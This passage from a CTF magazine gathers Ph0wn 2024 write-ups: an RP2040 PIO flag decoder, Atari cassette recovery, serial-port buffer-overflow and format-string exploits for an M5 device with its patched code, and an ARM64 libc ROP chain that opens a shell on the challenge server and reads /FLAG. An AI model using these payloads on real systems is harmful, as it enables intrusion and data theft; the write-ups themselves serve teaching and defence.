        result = secret_op_3(0x50200000,3,result_temp,uVar1);
      }
    }
  }
  pio_sm_put_blocking(0x50300000,uVar2,result);
  pio_sm_put_blocking(0x50300000,uVar3,position_0_31 & 0x1f);
  position_0_31 = position_0_31 + 1;
}
```

So, we need to go deeper… Based on news reports about the RP2040 chip reaching end-users, we were aware of its killer feature: real-time units running alongside the main core (no needs of interrupts or DMA). Reversing the beginning of the firmware revealed an extensive usage of these Programmable I/O, or « PIO. » Now, the objective was 100% clear: we needed to reverse-engineer the main firmware, then reverse the extra code sent to the PIO to retrieve this « flag » byte array. We identified 6 PIO initializations, 2 for handling the LEDs and 4 for transforming the bytes sent to them. The fun part began when we realized that these PIO were something other than the main ARM CPU core, meaning the CPU architecture wasn't the same. We had to find a way to disassemble them. Our first attempt involved installing the official tools, including a full simulator, which was successfully installed but far too much complex to use in our context (since we only had a simple .elf file available).

After some digging, we found a simple Python script that only required the bytes to disassemble. However, it failed initially. After a few minutes, we realized it was due to an endianness problem. We swapped each pair of bytes to compose a 16 bits word, and it worked like a charm.

```
> python piodisasm.py op0.hex
; Generated by piodisasm

.program piodisasm_result

; program starts here

    pull block
    in OSR, 4
    in NULL, 28
    push block


> python piodisasm.py op1.hex
; Generated by piodisasm

.program piodisasm_result

; program starts here

    pull block
    in OSR, 4
    in NULL, 28
    push block


> python piodisasm.py op2.hex
; Generated by piodisasm

.program piodisasm_result

; program starts here
```

```
33
34 label_0x0:
35     pull block
36     mov X, !OSR
37     pull block
38     mov Y, OSR
39     jmp label_0x6
40 label_0x5:
41     jmp X-- label_0x6
42 label_0x6:
43     jmp Y-- label_0x5
44     mov ISR, !X
45     push block
46     jmp label_0x0
47
48
49 > python piodisasm.py op3.hex
50 ; Generated by piodisasm
51
52 .program piodisasm_result
53
54 ; program starts here
55
56 label_0x0:
57     pull block
58     mov X, OSR
59     pull block
60     mov Y, OSR
61     jmp X!=Y label_0x6
62     jmp label_0x8
63 label_0x6:
64     set X, 1
65     jmp label_0x9
66 label_0x8:
67     set X, 0
68 label_0x9:
69     mov ISR, X
70     push block
71     jmp label_0x0
```

By combining traditional reverse engineering on the ARM binary with the 4 operations done by the PIO, this Python code summarized the reverse code, revealing the flag. Code by Baldanos.

```
1 import numpy  as np
2 result = [ 0b00010100, 0b00010010, 0b00101000, 0b01011000, 0b00100001,
      0b00010100, 0b01111000, 0b10110011, 0b11001010, 0b01101100, 0
      b10101111, 0b10001010, 0b01101111, 0b10101010, 0b10111111, 0
      b01001111, 0b01111100, 0b10101010, 0b00101111, 0b01000000, 0
      b11011111, 0b01101100, 0b00000010, 0b01000111, 0b01001100, 0
      b01001100, 0b01101100, 0b01000100, 0b01011001, 0b00010100, 0
      b10011111, 0b00000011]
```

```
3
4  sauce = b'\x9e\xb6\xc1\x61\x56\x85\xcc\xbd'
5
6  for  c in range(len(result)):
7      if c&3 ==0 :
8          a = np.bitwise_not(sauce[c&7])& 0xff
9          b = int(bin(result[c])[2:].zfill(8)[::-1], 2)
10         print(chr(a ^ b), end='')
11     elif  c&3 == 1:
12         a = sauce[c&7]&0x0f
13         b = int(bin(result[c])[2:].zfill(8)[::-1], 2)
14         print(chr(a ^ b), end='')
15     elif c&3 == 2:
16         X = sauce[c&7]
17         Y = int(bin(result[c])[2:].zfill(8)[::-1], 2)
18         Y = np.bitwise_not(Y) & 0xff
19         X = X+Y & 0xff
20         print(chr(np.bitwise_not(X)&0xff), end='')
21     elif c&3==3:
22         a = sauce[c&7]& 0xff
23         b = int(bin(result[c])[2:].zfill(8)[::-1], 2)
24         print(chr(a ^ b), end='')
```

Flag printed by this code: INS{–Rp2040_P1O_S3cR3t_S4uC3–}

In conclusion, although it was a « puzzle » and not a real-life scenario, it was highly intriguing, particularly regarding the PIO. The 3D-printed case and the fancy LED animation at power-up show the author's attention to aesthetics. And last but not least, a XOR was used to decode stuff, another good point. This challenge was fun, and we send our thanks to Azox for creating it. GG guyz!

> This writeup was originally posted on the author's blog on https://phil242.wordpress.com/2024/04/27/insomnihack-2024-ctf-puzzle_io-by-azox/

Retro Gaming: Prepare to Qualify - by Euphoric

Translated from French by ChatGPT

Description

A nice racing game is on a cassette close to the organizer's desk. Want to play for a flag?

Stage 1. Prepare to qualify for a flag :) Stage 2. Win the qualification round for another flag :)

Cassettes and cassette readers are old prehistoric models which require to be handled with care. Please be gentle to them, they are the personal belongings of some ph0wn participants…

Reading the Information

On the cassette covers, the following legend is written:

Side A - Ph0wn "Prepare to qualify", which appears to be the only title recorded on side A.

One or two three-digit numbers are associated with this title. The first is **004**, while the second varies on two of the cassettes and is absent on the third cassette. These numbers indicate the recording position on the tape, as shown by the three-digit tape counter.

- The first counter value (**004**) is close to **000**. It's recommended not to record a track right at the beginning of the tape because a small section of the tape isn't magnetized. This can be seen as the tape material has a distinctly different color at the start.
- The second counter value indicates the end position of the recording. It varies depending on the tape's recording capacity (e.g., 60 minutes, 90 minutes, etc.). Since the tape is driven by spindles and its length varies, the diameter of the wound tape changes continuously during playback, affecting the linear speed of the tape.

This isn't particularly significant, as the duration of the recording is also given: **7 minutes and 15 seconds**.

Finally, an important note is written: **"mono track, not for 410 / 1010"**.

- **Mono track**: The recording is in *mono*, not stereo. This aligns with the three cassette players, which are also mono. Most portable cassette players were mono, while stereo playback heads were initially reserved for Hi-Fi systems. Stereo portable cassette players arrived later, primarily for replaying Hi-Fi recordings.
- **"Not for 410 / 1010"**: A quick Google search for "410 1010 cassette" reveals that these refer to Atari 410 and Atari 1010 cassette players. Wikipedia's *Atari Program Recorder* page confirms that the Atari 410 was used with the Atari 400 and 800 systems. A photo of the Atari 410 shows a strong resemblance to the cassette players at Ph0wn.

Since there is no Atari machine at the Ph0wn table, an *emulator* and the ability to transfer the cassette's recording to a virtual cassette will be required.

A Google search for "Atari 400 800 emulator" suggests **Altirra** as the best Atari 400/800/XL emulator for Windows, while **Atari++** and **Atari800** are cross-platform options for Linux and macOS.

For converting a `.wav` file to a virtual Atari cassette format, the tools `wav2cas` and `a8cas` are recommended. *a8cas* is described as a superset of wav2cas with added features.

The cassette will need to be sampled and digitized.

Digitizing the Cassette on PC/Mac

Two of the three cassette players on the table are connected to cables with a 4-pin jack plug (CTIA standard, compatible with most PCs and many smartphones except Apple). One cable has a label indicating it connects the tape-out signal to the PC's microphone input. The third cassette player has a cable with an integrated USB audio interface for PCs/Macs without a jack port.

Steps:

1. **Rewind the cassette** if necessary (Rewind button <<). Optionally reset the tape counter to `000` if it has shifted (this is optional, as the signal will be visualized during digitization).
2. **Start playback** (Play button >). The cassettes are protected against accidental recording by a broken recording tab, though this can be bypassed with adhesive tape.
3. On the PC, use a tool like **Audacity** to record the signal from the microphone input in **mono** (single channel). Sampling rates of **48 kHz** or **44.1 kHz** work well. After a few seconds, a strong signal (at least half of the maximum amplitude) should appear. Record for more than **7 minutes and 15 seconds**, stopping when the strong signal ends.
4. **Trim the recording** to simplify conversion for *a8cas*. Cut off the first few seconds (the synchronization tone's duration can be shortened). Avoid trimming the end to preserve the full program (the signal stops abruptly after the data ends).
5. Export the trimmed recording as a **.wav file** in mono, 16-bit format.

Conversion with a8cas

Run the following command:

```
1  a8cas <input_file.wav> <output_file.cas>
```

The tool will handle the conversion, though it may report minor errors near the tape's end due to weak signals.

Loading the Program with an Atari 8-bit Emulator

Emulators typically don't include system ROMs due to copyright. You'll need to obtain the `ATARIOSB.ROM` (e.g., from Internet Archive). Alternatively, Altirra provides high-level ROM emulation without requiring the original ROM (to be confirmed).

> @cryptax note: for the ROMs, read the install notes, or `/usr/share/doc/atari800/FAQ`

To boot from the cassette:

- With Altirra, use the menus to load the tape.
- With Atari800, use the command-line option: `atari800 -boottape <file.cas>`

> @cryptax note: `atari800 -win-width 1024 -win-height 768 -xl -osb_rom ./ATARIOSB.ROM -xlxe_rom ./ATARIXL.ROM -boottape ./Ph0wn.cas` works well :)

If the emulator doesn't patch the SIO routines for faster tape loading, it will take 30 seconds to load the first part (a loader) and over 5 minutes and 30 seconds for the main program.

> @cryptax: if you don't want to wait, in `~/.atari800.cfg`, `ENABLE_SIO_PATCH=1`

The game Pole Position will start, with the first Ph0wn flag carried by a blimp crossing the screen.

Figure 35: Prepare to Qualify - Flag 1

Retrieving the Second Flag

To retrieve the second flag, complete the qualification lap and place in the top 8.

- Obtain the Pole Position manual (e.g., from Internet Archive). It explains the controls, including gear shifting.
- Configure the emulator to map the PC/Mac keyboard keys for gameplay.

Figure 36: Prepare to Qualify - Flag 2

Ph0wn Sponsorship

Nothing is **free**. If Ph0wn is free to you, it's because *sponsors pay for you*. Once again, we thank our sponsors dearly.

In 2024, we had a hard time finding new sponsors. Consequently, we went from a budget which was working well in 2023, to a tight budget in 2024.

Where does the budget go? There are a few visible expenses like the lunch, the equipment and the prizes. Previous year T-shirts had to be abandonned: it's only 15-20 euros per T-shirt, but it's a higher amount multiplied by 200. But there are also "hidden" expenses. In 2024, for instance, we had difficulty **covering expenses for our remote speakers and organizers**. They agree to share time and knowledge

freely, the least we can do is cover their expenses. We managed to this year, and it's important to have enough budget for that in future editions.

> **What can you do**? Please ask your employer to support us. We are generally looking for:
>
> 1. Equipment that can be turned into challenges.
> 2. Sponsor for Ph0wn-related prizes.
> 3. Sponsor for travel/hotel expenses.
> 4. Sponsor for hidden costs like cleaning, security, banners etc

See the Sponsor Page

Pwn challenges at Ph0wn 2024

Defend by Cryptax and Az0x

In this challenge, you are given a vulnerable source code and a M5 device. The goal of participants is to fix vulnerabilities, without removing any feature (precise mandatory specs are provided).

Figure 37: Operational M5StickC device with challenge program

Vulnerability #1: Buffer Overflow in `readInput`

The message customization menu contains a buffer overflow. The variable itself has **20 bytes**.

```
#define MAX_INPUT_LEN 128

int batteryLevel = 100;
uint8_t message[20] = "EV Charger 0.12\0";
```

When we select menu 1, we call `readInput` with `message`.

```
void handleMenuSelection() {
  switch (menuOption) {
    case 1:
      readInput(message);
```

And `readInput` will read up to `MAX_INPUT_LEN` characters.

```
int readInput(uint8_t *buf) {
  Serial.print("Enter (# to finish): ");
  int i=0;
  while(i<MAX_INPUT_LEN-1) {
```

Therefore, **we will overflow after the 20th character**. The overflow will occur in the variable just above, which happens to be `batteryLevel` (and more).

Exploiting the buffer overflow

We wish to modify the battery level to a negative value, so we need to write precisely 20 characters and then 4 bytes for batteryLevel: `\xf6\xff\xff\xff` is -10 for example.

```
import serial
import time
s = serial.Serial("/dev/ttyACM0",baudrate=115200, timeout=0.2)


s.write(b"\n")
print(s.read_until(b"Select an option:"))
s.write(b"1")
time.sleep(1)
print(s.read_until(b":"))
s.write(b"A"*20+b"\xf6\xff\xff\xff"+b"#")
time.sleep(1)
print(s.read_all())
```

Vulnerability #2: Format String in message customization

The message customization also has a **format string** vulnerability! Indeed, `readInput` will accept *any* character (apart `#` which terminates the string), and will display the message without any prior check at `updateBatteryDisplay()`:

```
M5.Display.printf((const char*)message);
```

Exploting the Format String in `updateBatteryDisplay`

Consequently, we can input format strings such as `%p`, `%x`, `%s` etc to read variables. You'll find out that using 8 `%p` displays the flag.

```
import serial
import time

```

```
s = serial.Serial("/dev/ttyACM0",baudrate=115200, timeout=0.2)
s.write(b"\n")
print(s.read_until(b"Select an option:"))
s.write(b"1")
time.sleep(1)
print(s.read_until(b":"))
sent = b'A '+ b'%p '*8 +b'#'
s.write(sent)
time.sleep(1)
received = s.read_all()
print(received)
```

Result:

```
b' A %p %p %p %p %p %p %p %p \r\nA 0x0 0x7f 0x3ffc2c50 0x3ffb21ec 0
    xd2083 0x5 0x3ffc256c 0x3ffc25b4 \nStatus: Charges=0
Battery=622882853%\nph0wn{0rganiZers_are_talenT3D}\nMenu:\r\n1. Custom
    message\r\n2. Admin\r\nSelect an option: '
```

Vulnerability #3: unprotected memory dump

The strings in the firmware are not protected. If we dump the firmware and search for strings, we find the flag.

```
$ esptool.py -b 921600 --port /dev/ttyACM0 read_flash 0x00000 0x400000
    flash_4M.bin
$ strings flash_4M.bin | grep ph0wn
```

A possible solution is to encrypt the flag in the firmware and decrypt it when it needs to be displayed. Then, the firmware would need to be reversed to (1) understand the encryption algorithm, (2) pick up the decryption key and (3) decrypt the encrypted flag.

Organizers script

The organizer scripts was testing:

1. Compliance to the specs, e.g. that the intentional backdoor was still operational.
2. Buffer overflow in `readInput` with various amounts of `A` preceding the battery level overflow.
3. Format String in message display with various amounts of `%p` in the custom message.
4. Firmware dump. Our script was very basic and would only detect plain text flags. A simple Base64 encoding would have defeated it.


```
axelle@alligator:~/git/ph0wn2024/challenges/defend/private$ python3 test-device.py
=== Testing compliance ======
[+] Menu input
[+] Customization menu input
[+] Backdoor works.
[+] Device is compliant.
=== Attacks by 0rganiZers ===
Please press the BUY CHARGE button and then the BOOST button. Raise battery level
Click ENTER when done
Running bof exploit...
Retrieved the flag. 0rganizers win :=) No flag for participants!
```

Participants were given a first flag is the buffer overflow and the format string was fixed, and a second flag for firmware dump.

In `handleMenuSelection()`, there was another potential format string vulnerability, because `printf` is called on a non-sanitized message.

```
1  void handleMenuSelection() {
2    switch (menuOption) {
3      case 1:
4        readInput(message);
5        Serial.println("");
6        Serial.printf((const char*)message);
7        break;
```

In `checkPassword()`, the function was using `sprintf` which is known to be risky and better replaced by `snprintf`.

Our scripts did not check these.

Fixed sketch

1. Buffer overflow in `readInput`. Fix by setting `MAX_INPUT_LEN` accordingly to `message` buffer length.

2. Format string in `updateBatteryDisplay`. Fix by replacing `M5.Display.printf` by `M5.Display.print`. Note it would be safer to **sanitize** the message too.
3. Memory dump. Fix by encrypting the flag. This is sufficient to bypass our test script, but far more can be done: safer mode than EBC, storing the AES key in a secure area or remotely or obfuscating it etc. We wanted to keep the solution simple, without needing to download any additional library.
4. Format string in `handleMenuSelection`. Fix by replacing `Serial.printf` by `Serial.print`
5. Potential buffer overflow in `checkPassword`. Fix by replacing `sprintf` by `snprintf`

Not so easy to fix, wasn't it?

```
3a4
> #include <AES.h>
6c7
< #define MAX_INPUT_LEN 128
---
> #define MAX_INPUT_LEN 20 // fix buffer overflow vulnerability
10,11c11,25
< uint8_t message[20] = "EV Charger 0.12\0";
< const char *FLAG = "ph0wn{0rganiZers_are_talenT3D}\0";
---
> uint8_t message[20] = "Fixed EV Charger\0";
>
> // AES key to encrypt the organizer flag
> const uint8_t AES_KEY[16] = {0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
>                              0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F};
>
> // Flag is encrypted to prevent seeing it with a mere "strings" when dumping
> // the firmware. For better security, consider using something stronger than
> // AES-EBC and secure the encryption key
> const uint8_t encryptedFlag[] = {
>     0xEF, 0x0E, 0xDB, 0x77, 0xFE, 0x9B, 0xFF, 0x16,
>     0xD6, 0x66, 0x45, 0xAB, 0x7C, 0xB0, 0x74, 0x94,
>     0xCD, 0x18, 0x30, 0x72, 0x31, 0x1A, 0x5A, 0xB9,
>     0xFE, 0xF3, 0x18, 0xA6, 0x1B, 0xE5, 0x97, 0x6F
> };
52a67,69
>     if (menuOption < 0 || menuOption > 10) {
>       menuOption = 0; // quick fix for int parsing
>     }
63c80,83
<     Serial.printf("%s\n", FLAG);
---
>     size_t length = sizeof(encryptedFlag);
>     uint8_t decryptedFlag[length];
```

```
35 >     decryptFlag(decryptedFlag, length);
36 >     Serial.printf("%s\n", decryptedFlag);
37 76c96
38 <       Serial.printf((const char*)message);
39 ---
40 >       Serial.print((const char*)message); // fixing potential format
      string vulnerability
41 132,133c152,153
42 <   for (int i = 0; i < SHA256_SIZE; i++) {
43 <     sprintf(&hashedPassword[i * 2], "%02x", hash[i]);
44 ---
45 >   for (int i = 0; i < SHA256_SIZE; i++) { // better to use snprintf
46 >     snprintf(&hashedPassword[i * 2], sizeof(hashedPassword) - (i * 2)
      , "%02x", hash[i]);
47 239c259,262
48 <     M5.Display.printf("%s\n", FLAG);
49 ---
50 >     size_t length = sizeof(encryptedFlag);
51 >     uint8_t decryptedFlag[length];
52 >     decryptFlag(decryptedFlag, length);
53 >     M5.Display.printf("%s\n", decryptedFlag);
54 274c297
55 <   M5.Display.printf((const char*)message);
56 ---
57 >   M5.Display.print((const char*)message); // fix format string
      vulnerability
58 275a299,307
59 >
60 > void decryptFlag(uint8_t *output, size_t length) {
61 >     AES128 aes;
62 >
63 >     aes.setKey(AES_KEY, sizeof(AES_KEY));
64 >     aes.decryptBlock(output, encryptedFlag);
65 >     aes.decryptBlock(output+16, encryptedFlag+16);
66 >     aes.clear();
67 > }
```

PicoWallet 2

Nobody solved it. See you on https://malmain.fr/picowallet

Ph0wn Ultra Trail by @cryptax and @therealsaumil

Locating buffer overflow

`./trail` is an ARM64 ELF executable. It is not stripped:

```
$ file trail
trail: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV),
    dynamically linked, interpreter /lib/ld-linux-aarch64.so.1, BuildID[
    sha1]=6159d835d9a1906975a278e1724633884be46f49, for GNU/Linux 3.7.0,
     not stripped
```

The participant environment contains a fake flag in `/FLAG`:

```
[arm64] ~$ ls -al
total 444
drwxr-xr-x 5 r0   r0     4096 Oct 31 13:50 ./
drwxr-xr-x 3 root uucp   4096 Jul 23  2022 ../
-rwxr-xr-x 1 r0   r0      198 Oct 24 08:13 ._trail*
-rw-r--r-- 1 r0   r0      220 Jul 23  2022 .bash_logout
-rw-r--r-- 1 r0   r0     3526 Jul 23  2022 .bashrc
drwxr-xr-x 2 r0   r0     4096 Nov 25 06:15 .dircolors/
-rw-r--r-- 1 r0   r0      120 Dec 14  2022 .gdbinit
-rw-r--r-- 1 r0   r0   392824 Dec 24  2022 .gdbinit-gef.py
-rw-r--r-- 1 r0   r0        0 Dec 14  2022 .hushlogin
-rw-r--r-- 1 r0   r0      987 Dec 14  2022 .profile
drwx------ 2 r0   r0     4096 Nov 25 06:15 .ssh/
-rw------- 1 r0   r0      763 Jan  2  2023 .viminfo
-rw-r--r-- 1 r0   r0      215 Dec 24  2022 .wget-hsts
drwxrwxr-x 2 r0   r0     4096 Oct 30 09:31 shared/
-rwxr-xr-x 1 r0   r0     9576 Oct 24 08:13 trail*
[arm64] ~$ ls /
FLAG  boot/  etc/   lib/         media/  opt/   root/  sbin/  sys/  usr
    /
bin/  dev/   home/  lost+found/  mnt/    proc/  run/   srv/   tmp/  var
    /
[arm64] ~$ cat /FLAG
ph0wn{replace-with-final-flag}
```

This is an exploit challenge. We quickly identify there is a buffer overflow:

```
$ ./trail
---------- ==== PH0WN ULTRA TRAIL ==== ---------
               ~ Only 1337 kms ~
               REGISTRATION SERVER
Runner name: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa, you have
    successfully been registered
Good luck!
Segmentation fault (core dumped)
```

GEF is installed in the environment, so we load `gdb`, generate a long pattern and feed it to the binary to see what our stack and registers look like.




Figure 38: Use “pattern create 200” to generate a long pattern in GEF

Use the GEF command `registers` to show registers.

Figure 39: We notice x5, x14, x15, x29, x30, SP and PC have been overflowed

So, we are able to control:

- x29 aka Frame Pointer
- x30 aka Link Register (return address of functions)
- PC
- x31 aka Stack Pointer

Creating the exploit

We want to exploit the buffer overflow to get a shell on the device and read the flag. As the description seems to hint ("HOP ROP ROP"), we try to **ROP**. Return Oriented Programming is more difficult on ARM64 for several reasons:

1. Usage of PC is restricted (unlike ARM32)
2. Only few instructions support SP as an operand on ARM64
3. Stack memory is not executable. Because of that a simple buffer overflow with nops + shellcode won't work on ARM64… which is why we have to turn to ROP.

Additionally, there are a few differences with ARM32 such as, of course, different instructions, but also, in ARM64, the return address is stored at the top of the frame (whereas it's at the bottom for ARM32). This is the ARM64 frame layout:

- SP –> x29 Frame Pointer
- x30 Link Register containing the return address
- Local variables
- …

Let's go back to our ROP idea. We're going to use gadgets from the libc. Basically, the idea is to execute `system("/bin/sh")`, where `system` is a function in the libc.

`system` is located at 0x43c90. Also, note the libc starts at 0x0000fffff7e56000.

```
gef>  xinfo system
Page: 0x0000fffff7e56000  ->  0x0000fffff7fb3000 (size=0x15d000)
Permissions: r-x
Pathname: /lib/aarch64-linux-gnu/libc-2.31.so
Offset (from page): 0x43c90
Inode: 21282698
Segment: .text (0x0000fffff7e79d00-0x0000fffff7f6bc50)
Offset (from segment): 0x1ff90
Symbol: system
```

We need to pass a parameter to `system` (`/bin/sh`). To do so, we need to set x0 (first argument) to SP (`x0 = sp`).

We are going to search for a gadget in the libc that moves SP to x0 with Ropper.

```
~/shared/rop64$ ropper
(ropper)> file libc-2.31.so
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
```

Search for gadgets with one instruction (`/1/`):

```
(libc-2.31.so/ELF/ARM64)> search /1/ mov x0, sp
[INFO] Searching for gadgets: mov x0, sp
```

There are none, so we try another way to set x0, using the `add` instruction and 2 instructions:

```
(libc-2.31.so/ELF/ARM64)> search /2/ add x0, sp
[INFO] Searching for gadgets: add x0, sp

[INFO] File: libc-2.31.so

0x00000000000a4564: add x0, sp, #0x10; eor x1, x1, x2; blr x1;
0x00000000000ce60c: add x0, sp, #0x10; eor x1, x2, x3; blr x1;
0x00000000000978b0: add x0, sp, #0x110; str x2, [sp, #0x110]; blr x25;
```

The first gadget is usable, but not “perfect”. It branches at the end to *x1*. We want it to branch to `system`, so we need to find a way to set x1. We are going to find for a gadget that helps set x1 to an arbitrary value. We use ropper once again to find such a gadget.

```
libc.so.6/ELF/ARM64)> search /1/ ldr x1, [sp
[INFO] Searching for gadgets: ldr x1, [sp

[INFO] File: libc.so.6
0x00000000000f78c4: ldr x1, [sp, #0x60]; blr x1;
0x00000000000ca2e8: ldr x1, [sp, #0x78]; blr x4;
0x0000000000102098: ldr x1, [sp, #0x80]; blr x2;
0x00000000000ff6c8: ldr x1, [sp, #0x90]; blr x2;
0x00000000000f7d7c: ldr x1, [sp, #0xc0]; blr x1;
```

Those are branching to x1, x4 etc. We’d like something that sets x1 and returns. We continue our research. With 2 instructions, no better. But with 3 instructions, the first one is interesting.

```
(ropper)> search /3/ ldr x1, [sp
0x00000000000311b8: ldr x1, [sp, #0x18]; mov x0, x1; ldp x29, x30, [sp
    ], #0x20; ret;
0x00000000000f8e8c: ldr x1, [sp, #0x40]; mov x0, x20; ldr x1, [x1, #0
    x20]; blr x1;
...
```

This first gadget stores `x1=sp + 0x18`, then moves x1 in x0 (x0 contains the return value) and finally

does a `ret`. So it will return x1.

Wrapping up the exploit

So, we need to:

1. Launch the second gadget and set x1 to the address of `system`
2. Launch the first gadget with x0 pointing to `/bin/sh`

```
# the address of libc
libc_base = 0x0000fffff7e56000

# "second" gadget - which sets x1
ldr_x1_sp_18_ret = libc_base + 0x00000000000311b8

# first gadget that sets x0
add_x0_sp_10_blr_x1 = libc_base + 0x00000000000a4564

# address of system
system = libc_base + 0x43c90
```

Then, we craft the buffer overflow.

```
def p64(value):
    return(struct.pack("<Q", value)) # little byte order

buf = b"A" * 40

rop = b""
rop += p64(ldr_x1_sp_18_ret)
rop += p64(0x4848484848484848)
rop += p64(add_x0_sp_10_blr_x1)
rop += p64(0x5050505050505050)

# this value, 0xfbad2a84 appears in x2, we have to XOR it to point to
   system
rop += p64(system ^ 0xfbad2a84)
rop += p64(0x5252525252525252)
rop += p64(0x5353535353535353)

rop += b"/bin/sh;#"

buf = buf + rop

payload = buf + b"\n"

sys.stdout.buffer.write(payload)
```

Running the exploit

```
$ (python3 ./solution.py ; cat -) | nc chal.ph0wn.org 9123
---------- ==== PH0WN ULTRA TRAIL ==== ---------
               ~ Only 1337 kms ~
               REGISTRATION SERVER
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[..junk...]RRRRRRRRSSSSSSSS/bin/sh;#
Runner name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...junk...], you have successfully been registered
Good luck!
id
id
uid=1000(r0) gid=1000(r0) groups=1000(r0),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),102(netdev)
uname -a
uname -a
Linux arm64 5.10.7 #8 SMP PREEMPT Thu Dec 29 20:34:15 UTC 2022 aarch64 GNU/Linux
ls /
ls /
bin   dev  FLAG  lib         media  opt   root  sbin  sys  usr
boot  etc  home  lost+found  mnt    proc  run   srv   tmp  var
cat /FLAG
cat /FLAG
ph0wn{is_there_h0pe_4_r0pe}
```

Figure 40: Every Ph0wnMag needs its Pico le croco. See Pico in a trail.

Reverse challenges at Ph0wn 2024

Race Roller - writeup by Cryptax

This challenge was created by *Guerric Eloi*.

Reconnaissance

We install the application in an Android emulator. It is the “Sunday Race” application, and the application says we’ll get a flag if all cars are green.




Figure 41: Race time! This is what we see when we launch the Android app

There are 20 cars, and at least 6 colors, so we'd be extremely lucky to get that.

Decompiling the app

This year, there was a JEB workshop at Ph0wn, so we use JEB to decompile the application.

